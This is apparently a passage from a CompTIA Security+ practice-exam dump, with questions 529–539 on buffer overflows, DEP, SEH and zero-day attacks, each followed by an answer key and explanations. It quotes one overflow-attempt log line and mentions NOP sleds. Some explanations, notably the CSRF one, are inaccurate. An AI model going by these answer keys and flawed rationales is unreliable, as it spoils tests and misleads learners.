A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Incorrect Answers:**

A: A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it --this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users. This type of attack does not attempt to write too much data to an application's memory. Therefore, this answer is incorrect.

B: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. This type of attack does not attempt to write too much data to an application's memory. Therefore, this answer is incorrect.

D: Cross-Site Request Forgery--also known as XSRF, session riding, and one-click attack-- involves unauthorized commands coming from a trusted user to the website. This is often done without the user's knowledge, and it employs some type of social networking to pull it off. For example, assume that Evan and Spencer are chatting through Facebook. Spencer sends Evan a link to what he purports is a funny video that will crack him up. Evan clicks the link, but it actually brings up Evan's bank account information in another browser tab, takes a screenshot of it, closes the tab, and sends the information to Spencer. The reason the attack is possible is because Evan is a trusted user with his own bank. In order for it to work, Evan would need to have recently accessed that bank's website and have a cookie that had yet to expire. The best protection against cross-site scripting is to disable the running of scripts (and browser profiles). This type of attack does not attempt to write too much data to an application's memory.

Therefore, this answer is incorrect.

**References:**

<http://searchsecurity.techtarget.com/definition/buffer-overflow> <http://www.pctools.com/security-news/zero-day-vulnerability/> [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 335

**QUESTION 529**

Data execution prevention is a feature in most operating systems intended to protect against which type of attack?

- A. Cross-site scripting
- B. Buffer overflow
- C. Header manipulation
- D. SQL injection

**Correct Answer:** B

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Data Execution Prevention (DEP) is a security feature included in modern operating systems. It marks areas of memory as either "executable" or "nonexecutable", and allows only data in an "executable" area to be run by programs, services, device drivers, etc. It is known to be available in Linux, OS X, Microsoft Windows, iOS and Android operating systems.

DEP protects against some program errors, and helps prevent certain malicious exploits, especially attacks that store executable instructions in a data area via a buffer overflow.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Incorrect Answers:**

A: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. Data Execution Prevention (DEP) is not used to prevent against this type of attack.

Therefore, this answer is incorrect.

C: A header manipulation attack uses other methods (hijacking, cross-site forgery, and so forth) to change values in HTTP headers and falsify access. When used with XSRF, the attacker can even change a user's cookie. Internet Explorer 8 and above include InPrivate Filtering to help prevent some of this. By default, your browser sends information to sites as they need it--think of requesting a map from a site; it needs to know your location in order to give directions. With InPrivate Filtering, you can configure the browser not to share information that can be captured and manipulated. Data Execution Prevention (DEP) is not used to prevent against this type of attack. Therefore, this answer is incorrect.

D: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for

execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. Data Execution Prevention (DEP) is not used to prevent against this type of attack. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 340 [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**QUESTION 530**

Which of the following application attacks is used to gain access to SEH?

- A. Cookie stealing
- B. Buffer overflow
- C. Directory traversal
- D. XML injection

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Buffer overflow protection is used to detect the most common buffer overflows by checking that the stack has not been altered when a function returns. If it has been altered, the program exits with a segmentation fault. Microsoft's implementation of Data Execution Prevention (DEP) mode explicitly protects the pointer to the Structured Exception Handler (SEH) from being overwritten. A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Incorrect Answers:**

A: In computer science, session hijacking, sometimes also known as cookie hijacking or cookie stealing is the exploitation of a valid computer session-- sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This type of attack is not used to gain access to the Structured Exception Handler (SEH). Therefore, this answer is incorrect.

C: Directory traversal is a form of HTTP exploit in which a hacker uses the software on a Web server to access data in a directory other than the server's root

directory. If the attempt is successful, the hacker can view restricted files or even execute commands on the server. Although some educated guesswork is involved in finding paths to restricted files on a Web server, a skilled hacker can easily carry out this type of attack on an inadequately protected server by searching through the directory tree. The risk of such attacks can be minimized by careful Web server programming, the installation of software updates and patches, filtering of input from browsers, and the use of vulnerability scanners. This type of attack is not used to gain access to the Structured Exception Handler (SEH). Therefore, this answer is incorrect.

D: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. This type of attack is not used to gain access to the Structured Exception Handler (SEH). Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking) <http://searchsecurity.techtarget.com/definition/directory-traversal> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337

**QUESTION 531**

While opening an email attachment, Pete, a customer, receives an error that the application has encountered an unexpected issue and must be shut down. This could be an example of which of the following attacks?

- A. Cross-site scripting
- B. Buffer overflow
- C. Header manipulation
- D. Directory traversal

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

When the user opens an attachment, the attachment is loaded into memory. The error is caused by a memory issue due to a buffer overflow attack.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

A: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. As XSS is a web based attack, it would require the user to open a web page, not an email attachment. Therefore, this answer is incorrect.

C: A header manipulation attack uses other methods (hijacking, cross-site forgery, and so forth) to change values in HTTP headers and falsify access. When used with XSRF, the attacker can even change a user's cookie. Internet Explorer 8 and above include InPrivate Filtering to help prevent some of this. By default, your browser sends information to sites as they need it--think of requesting a map from a site; it needs to know your location in order to give directions. With InPrivate Filtering, you can configure the browser not to share information that can be captured and manipulated. As header manipulation is a web based attack, it would require the user to open a web page, not an email attachment. Therefore, this answer is incorrect.

D: Directory traversal is a form of HTTP exploit in which a hacker uses the software on a Web server to access data in a directory other than the server's root directory. If the attempt is successful, the hacker can view restricted files or even execute commands on the server. Although some educated guesswork is involved in finding paths to restricted files on a Web server, a skilled hacker can easily carry out this type of attack on an inadequately protected server by searching through the directory tree. The risk of such attacks can be minimized by careful Web server programming, the installation of software updates and patches, filtering of input from browsers, and the use of vulnerability scanners. As directory traversal is a form of HTTP exploit, it would require the user to open a web page, not an email attachment. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 340 <http://searchsecurity.techtarget.com/definition/directory-traversal>

**QUESTION 532**

A server administrator notes that a legacy application often stops running due to a memory error. When reviewing the debugging logs, they notice code being run calling an internal process to exploit the machine. Which of the following attacks does this describe?

- A. Zero-day
- B. Buffer overflow
- C. Cross site scripting
- D. Malicious add-on

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

This question describes a buffer overflow attack.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

A: A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it --this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users. Zero-day attacks are generally not used to attack legacy applications. Memory errors are indicative of a buffer overflow attack. Therefore, this answer is incorrect.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. XSS attacks are not used to attack legacy applications. Memory errors are indicative of a buffer overflow attack. Therefore, this answer is incorrect.

D: The application is a legacy application. It is therefore unlikely to have an add-on. The question states that the application often stops running due to a memory error. Memory errors are indicative of a buffer overflow attack. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting) <http://www.pctools.com/security-news/zero-day-vulnerability/>

### QUESTION 533

Which of the following was launched against a company based on the following IDS log?

```
122.41.15.252 - - [21/May/2012:00:17:20 +1200] "GET  
/index.php?  
username=AAAAAAAAAAAAAAAAAAAAAAA AAAA  
AAA HTTP/1.1" 200 2731 "http://www.company.com/cgi-bin/  
forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
```

- A. SQL injection

- B. Buffer overflow attack
- C. XSS attack
- D. Online password crack

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The username should be just a username; instead we can see it's a long line of text with an HTTP command in it. This is an example of a buffer overflow attack. A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Incorrect Answers:**

A: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. The code in the question is not SQL code.

Therefore, this answer is incorrect.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. The code in this question is not an example of an XSS attack. Therefore, this answer is incorrect.

D: The code in the question is not an online password crack. The long text in place of a username indicates an attempt to overflow a memory buffer.

Therefore, this answer is incorrect.

**References:**

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection) [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

**QUESTION 534**

A security administrator examines a network session to a compromised database server with a packet analyzer. Within the session there is a repeated series of the hex character 90 (x90).

Which of the following attack types has occurred?

- A. Buffer overflow
- B. Cross-site scripting
- C. XML injection
- D. SQL injection

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The hex character 90 (x90) means NOP or No Op or No Operation. In a buffer overflow attack, the buffer can be filled and overflowed with No Op commands. A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Incorrect Answers:**

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. A repeated series of the hex character 90 is not an example of an XSS attack.

Therefore, this answer is incorrect.

C: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. A repeated series of the hex character 90 is not an example of XML injection. Therefore, this answer is incorrect.

D: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when

user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. A repeated series of the hex character 90 is not an example of SQL injection. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/buffer-overflow> [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337 [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**QUESTION 535**

A security analyst, Ann, is reviewing an IRC channel and notices that a malicious exploit has been created for a frequently used application. She notifies the software vendor and asks them for remediation steps, but is alarmed to find that no patches are available to mitigate this vulnerability.

Which of the following BEST describes this exploit?

- A. Malicious insider threat
- B. Zero-day
- C. Client-side attack
- D. Malicious add-on

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users. In this question, there are no patches are available to mitigate the vulnerability. This is therefore a zero-day vulnerability.

**Incorrect Answers:**

A: An insider threat is a malicious threat to an organization that comes from people within the organization, such as employees, former employees, contractors or business associates, who have inside information concerning the organization's security practices, data and computer systems. This is not what is described in this question. Therefore, this answer is incorrect.

C: Attackers are finding success going after weaknesses in desktop applications such as browsers, media players, common office applications and e-mail clients rather than attacking servers. This is known as a client-side attack. A client-side attack is not what is described in this question. Therefore, this answer is incorrect.

D: A malicious add-on is a software 'add-on' that modifies the functionality of an existing application. An example of this would be an Internet browser add-on. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.pctools.com/security-news/zero-day-vulnerability/> [http://en.wikipedia.org/wiki/Insider\\_threat](http://en.wikipedia.org/wiki/Insider_threat)

**QUESTION 536**

Using a heuristic system to detect an anomaly in a computer's baseline, a system administrator was able to detect an attack even though the company signature based IDS and antivirus did not detect it. Further analysis revealed that the attacker had downloaded an executable file onto the company PC from the USB port, and executed it to trigger a privilege escalation flaw.



<http://www.gratisexam.com/>

Which of the following attacks has MOST likely occurred?

- A. Cookie stealing
- B. Zero-day
- C. Directory traversal
- D. XML injection

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The vulnerability was unknown in that the IDS and antivirus did not detect it. This is zero day vulnerability. A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

**Incorrect Answers:**

A: In computer science, session hijacking, sometimes also known as cookie hijacking or cookie stealing is the exploitation of a valid computer session-- sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This is not what is described in

this question.

Therefore, this answer is incorrect.

C: Directory traversal is a form of HTTP exploit in which a hacker uses the software on a Web server to access data in a directory other than the server's root directory. If the attempt is successful, the hacker can view restricted files or even execute commands on the server. Although some educated guesswork is involved in finding paths to restricted files on a Web server, a skilled hacker can easily carry out this type of attack on an inadequately protected server by searching through the directory tree. The risk of such attacks can be minimized by careful Web server programming, the installation of software updates and patches, filtering of input from browsers, and the use of vulnerability scanners. This is not what is described in this question.

Therefore, this answer is incorrect.

D: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.pctools.com/security-news/zero-day-vulnerability/> [http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking) <http://searchsecurity.techtarget.com/definition/directory-traversal> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337

### QUESTION 537

An attacker used an undocumented and unknown application exploit to gain access to a file server. Which of the following BEST describes this type of attack?

- A. Integer overflow
- B. Cross-site scripting
- C. Zero-day
- D. Session hijacking
- E. XML injection

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The vulnerability is undocumented and unknown. This is zero day vulnerability.

A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

Incorrect Answers:

A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space. Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. For this reason, most programmers prefer to perform mathematical operations inside an exception frame, which returns an exception in the case of integer overflow instead. This is not what is described in this question. Therefore, this answer is incorrect.

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. This is not what is described in this question. Therefore, this answer is incorrect.

D: In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This is not what is described in this question. Therefore, this answer is incorrect.

E: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.pctools.com/security-news/zero-day-vulnerability/> <http://www.techopedia.com/definition/14427/integer-overflow> [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

[http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337

**QUESTION 538**

Which of the following can only be mitigated through the use of technical controls rather than user security training?

- A. Shoulder surfing
- B. Zero-day
- C. Vishing
- D. Trojans

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A zero day vulnerability is an unknown vulnerability in a software application. This cannot be prevented by user security training. A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

**Incorrect Answers:**

A: Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand. Shoulder surfing can be mitigated through the use of user security training. Therefore, this answer is incorrect.

C: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency.

Vishing can be mitigated through the use of user security training. Therefore, this answer is incorrect.

D: In computers, a Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan horse was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. Trojans can be mitigated through the use of user security training. Therefore, this answer is incorrect.

**References:**

<http://www.pctools.com/security-news/zero-day-vulnerability/> <http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://searchunifiedcommunications.techtarget.com/definition/vishing> <http://searchsecurity.techtarget.com/definition/Trojan-horse>

### **QUESTION 539**

The security administrator is observing unusual network behavior from a workstation. The workstation is communicating with a known malicious destination over an encrypted tunnel. A full antivirus scan, with an updated antivirus definition file, does not show any signs of infection.

Which of the following has happened on the workstation?

- A. Zero-day attack
- B. Known malware infection

- C. Session hijacking
- D. Cookie stealing

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The vulnerability was unknown in that the full antivirus scan did not detect it. This is zero day vulnerability. A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

Incorrect Answers:

B: This is not a known malware infection. The vulnerability was unknown because the full antivirus scan did not detect it. Therefore, this answer is incorrect.

